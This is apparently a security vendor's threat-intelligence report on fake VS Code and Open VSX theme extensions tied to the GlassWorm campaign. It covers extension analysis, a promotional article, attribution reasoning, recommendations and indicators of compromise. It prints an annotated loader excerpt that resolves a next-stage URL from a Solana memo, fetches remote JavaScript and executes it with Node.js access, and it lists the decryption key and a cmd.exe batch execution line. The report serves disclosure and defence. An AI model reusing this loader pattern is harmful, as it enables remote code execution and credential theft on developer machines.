 A December 14, 2025 DEV Community article from an account created the same day promotes multiple cluster-linked Open VSX themes.
With our extension analysis and the broader development relationships uncovered across the cluster, we assess the article as promotional infrastructure for the operation rather than an independent theme review. It gives the extensions the appearance of third-party recommendation while directing developers to install them from Open VSX.
Cosmic Nebula Themes provides a second confirmed malicious extension within the cluster. Microsoft removed cosmic-themes.theme-cosmic-nebula from the VS Code Marketplace and classified it as malware, showing that the activity extended beyond Aurora Nocturne Night Theme and a single publisher identity.
Cosmic Nebula Themes Ties the Cluster to GlassWorm
Our analysis of the Visual Studio Marketplace build of cosmic-themes.theme-cosmic-nebula independently confirms malicious behavior and reveals a direct technical connection to GlassWorm, a developer-targeting supply chain campaign known for abusing extension ecosystems to steal credentials, session data, cryptocurrency wallets, and developer authentication artifacts.
Although advertised as a color theme, the extension declares app.js as its executable entrypoint and activates on *. During activation, app.js decrypts an embedded JavaScript stage with AES-256-CBC and immediately executes the recovered code through eval().
The malware loader embeds the AES key: wDO6YyTm6DL0T0zJ0SXhUql5Mo0pdlSz and the IV: 4c4b9a3773e9dced6015a670855fd32b. Static decryption recovered a second-stage loader that performs Russian-language and timezone gating, queries the Solana blockchain, dynamically resolves follow-on infrastructure from transaction memos, and executes remotely supplied JavaScript in memory.
The following excerpt is shortened from the recovered stage, with comments and minor normalization added by us for readability:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
// Exit on systems matching Russian locale/timezone conditions
if (_isRussianSystem()) return;

// Query the GlassWorm Solana dead-drop address
const signatures = await _getSignFAddress(
    "BjVeAjPrSKFiingBn4vZvghsGj9KCE8AJVtbc9S8o8SC",
    { limit: 1000 }
);

// Extract JSON from a transaction memo and decode the next-stage URL
const memo = signatures.filter(x => x?.memo)[0].memo;
const data = JSON.parse(memo.replace(/\[\d+\]\s*/, ""));
const nextStageUrl = atob(data.link);

// Identify the victim platform and retrieve threat actor-controlled JavaScript
const response = await fetch(nextStageUrl, {
    headers: { os: os.platform() }
});

const payload = await response.text();
const iv = response.headers.get("ivbase64");
const secretKey = response.headers.get("secretkey");

// Execute the retrieved stage with Node.js capabilities exposed
const context = vm.createContext({
    require,
    Buffer,
    process,
    console,
    setTimeout,
    setInterval
});

// Execute decoded threat actor-controlled JavaScript
new vm.Script(/* decoded payload */)
    .runInContext(context);
The Solana address BjVeAjPrSKFiingBn4vZvghsGj9KCE8AJVtbc9S8o8SC is a particularly strong attribution marker. We previously documented the same address as GlassWorm dead-drop infrastructure, together with the same embedded AES key, Russian-environment gating, Solana transaction-memo resolution, and staged in-memory JavaScript execution. Later GlassWorm variants retained the same underlying execution model while rotating wallets and infrastructure.
The publisher identity adds another independent link. We previously identified cosmic-themes.sql-formatter among malicious Open VSX extensions linked to GlassWorm activity. Cosmic Nebula Themes therefore shares not only GlassWorm’s technical loader fingerprints but also the cosmic-themes publisher namespace with another confirmed campaign extension.
Separately, Cosmic Nebula Themes carries the same distinctive development fingerprints found across the theme cluster, including recurring Russian-language source markers and closely related executable theme scaffolding. This independently connects the confirmed GlassWorm loader back to the Aurora Nocturne Night Theme and Coca-Cola Christmas development lineage.
The overlap is specific enough that we assess the analyzed Visual Studio Marketplace build of Cosmic Nebula Themes as GlassWorm with high confidence. Combined with the distinctive source code and development fingerprints connecting it to the Aurora Nocturne Night Theme and Coca-Cola Christmas projects, we assess the broader theme cluster as GlassWorm-associated. This does not establish that every publisher or GitHub identity is controlled by the same individual, but it places the cluster within the same operational ecosystem and tradecraft lineage.
On May 26, 2026, CrowdStrike, Google, and the Shadowserver Foundation conducted a coordinated disruption of GlassWorm, targeting multiple command and control (C2) channels used by the operation. The disruption interrupted active infrastructure, but it did not retroactively remove previously published extensions or eliminate the campaign’s established supply chain footholds.
Subsequent GlassWorm activity has continued to evolve, including new Open VSX delivery techniques, infrastructure rotation, and updated loader obfuscation. We have since documented dozens of additional malicious Open VSX extensions, reinforcing the need to hunt for older cluster members, remove remaining malicious or high-risk extensions, and re-evaluate extensions that may have appeared harmless before later weaponization.
Outlook and Recommendations
The currently unweaponized extensions in this cluster warrant continued scrutiny. Our expanded investigation shows that the operation spans both the Visual Studio Marketplace and Open VSX and has produced at least two confirmed malicious extensions, including one we linked to GlassWorm with high confidence.
Cosmic Nebula Themes also demonstrates why defenders cannot rely solely on static infrastructure indicators or one-time extension reviews. Its loader uses Solana transaction memos as a dead-drop to dynamically resolve follow-on infrastructure, allowing the threat actor to change the next-stage delivery location without republishing the extension. GlassWorm has repeatedly evolved its infrastructure and loader techniques while retaining recognizable behavioral patterns.
Defenders should inventory developer extensions (including themes) across both the Visual Studio Marketplace and Open VSX, as well as VS Code-compatible editors that consume those registries. Security review should focus on the artifact users actually install: inspect package.json, executable entrypoints, activation events, bundled JavaScript, network access, process execution, runtime decryption, and changes introduced between versions. Public source repositories should not be treated as authoritative when they differ from the distributed extension artifact.
Extensions should also be re-evaluated after updates and as new campaign intelligence emerges. High-fidelity GlassWorm signals observed in this investigation include encrypted JavaScript decrypted at runtime, Russian-language and timezone gating, Solana transaction-memo lookups, dynamically resolved second-stage URLs, the known Solana dead-drop address, ivbase64 and secretkey response headers, and execution of remotely supplied JavaScript with Node.js capabilities.
Organizations that installed Aurora Nocturne Night Theme should hunt for fingercakes4sale[.]store, %TEMP%\temp_batch.cmd, and cmd.exe launched from VS Code or its extension host. If the downloaded batch file executed, treat the host as potentially compromised.
Organizations that installed the malicious Visual Studio Marketplace version of Cosmic Nebula Themes should likewise investigate for follow-on execution under the developer’s privileges and review potentially exposed credentials and developer resources. Removing either malicious extension alone cannot reverse actions already performed by dynamically downloaded or executed payloads.
Indicators of Compromise
Confirmed Malicious Visual Studio Marketplace Extensions
Aurora Nocturne Night Theme (microsoftvs.microsoftvs)
- VSIX/ZIP SHA-256:
a276b76d3b00f302bb4dfb3690125c85ff472b16049c3c37476ac5e51096df07 out/extension.jsSHA-256:5e68ca8c2097caccdb74d2752b85b85595a4bf646b442b8431a2416e87dbf268- Domain:
fingercakes4sale[.]store - Payload URL:
hxxps://fingercakes4sale[.]store/dsyuC - Dropped file:
%TEMP%\temp_batch.cmd - Execution:
cmd.exe /c "<TEMP_PATH>\temp_batch.cmd"
Cosmic Nebula Themes (cosmic-themes.theme-cosmic-nebula)
app.jsSHA-256:684c877a52d226d50584cb886ca8ec5bec6355d4de853f406734c79d5b387804- Decrypted embedded stage SHA-256:
da2d950e50326171adbff9c2bfd6f28998e32623ea7c2c475b9159a45cfb86bb - Solana dead-drop address:
BjVeAjPrSKFiingBn4vZvghsGj9KCE8AJVtbc9S8o8SC - AES-256-CBC key:
wDO6YyTm6DL0T0zJ0SXhUql5Mo0pdlSz - AES IV:
4c4b9a3773e9dced6015a670855fd32b - Stage-response headers:
ivbase64,secretkey - Local execution marker:
<USER_HOME>/init.json - GitHub repository:
vovanloc2234-sudo/Cosmic-Nebula-Themes
Cluster-Linked Open VSX Extensions
holiday-themes.theme-coca-cola-christmaslohsebhipolg2s.theme-aurora-borealisaurora-them-creator.theme-aurora-nocturnesolidity-syntax.deep-focuscharcoal-mint-studio.theme-charcoal-mintcosmic-themes.theme-cosmic-nebula
The Open VSX identity aurora-them-creator.theme-aurora-nocturne is distinct from the confirmed malicious microsoftvs.microsoftvs package discussed above, despite their closely related Aurora Nocturne naming.
GitHub Accounts and Commit Identities
aubineherodvulbdlaubineherodvulbdl@outlook[.]comlohsebhipolg2slohsebhipolg2s@outlook[.]comhakhangthu7558-sysvovanloc2234-sudo
GitHub Repositories
aubineherodvulbdl/Aurora-Nocturne-Dreamshakhangthu7558-sys/Coca-Cola-Christmaslohsebhipolg2s/Aurora-Borealis-Themevovanloc2234-sudo/Cosmic-Nebula-Themes
Live VS Code Marketplace Cluster Pivots
holiday-themes.theme-coca-cola-christmaslohsebhipolg2s.theme-aurora-borealis
Associated Support Identities
support@holiday-themes[.]devholiday-themes[.]devaurora.themes.dev@gmail[.]com
Related GlassWorm Campaign Link
cosmic-themes.sql-formatter— previously identified by Socket as a malicious GlassWorm Open VSX extension associated with the samecosmic-themespublisher namespace.
The cluster-linked extension identities and associated accounts above are included as threat intelligence pivots. Not every analyzed extension version contained an active malicious payload. Where no payload was observed, classification reflects high-confidence association with an operational cluster that has distributed confirmed malware.
MITRE ATT&CK
- T1195.002 — Supply Chain Compromise: Compromise Software Supply Chain
- T1027 — Obfuscated Files or Information
- T1140 — Deobfuscate/Decode Files or Information
- T1105 — Ingress Tool Transfer
- T1102.001 — Web Service: Dead Drop Resolver
- T1059.007 — Command and Scripting Interpreter: JavaScript
- T1059.003 — Command and Scripting Interpreter: Windows Command Shell
- T1614.001 — System Location Discovery: System Language Discovery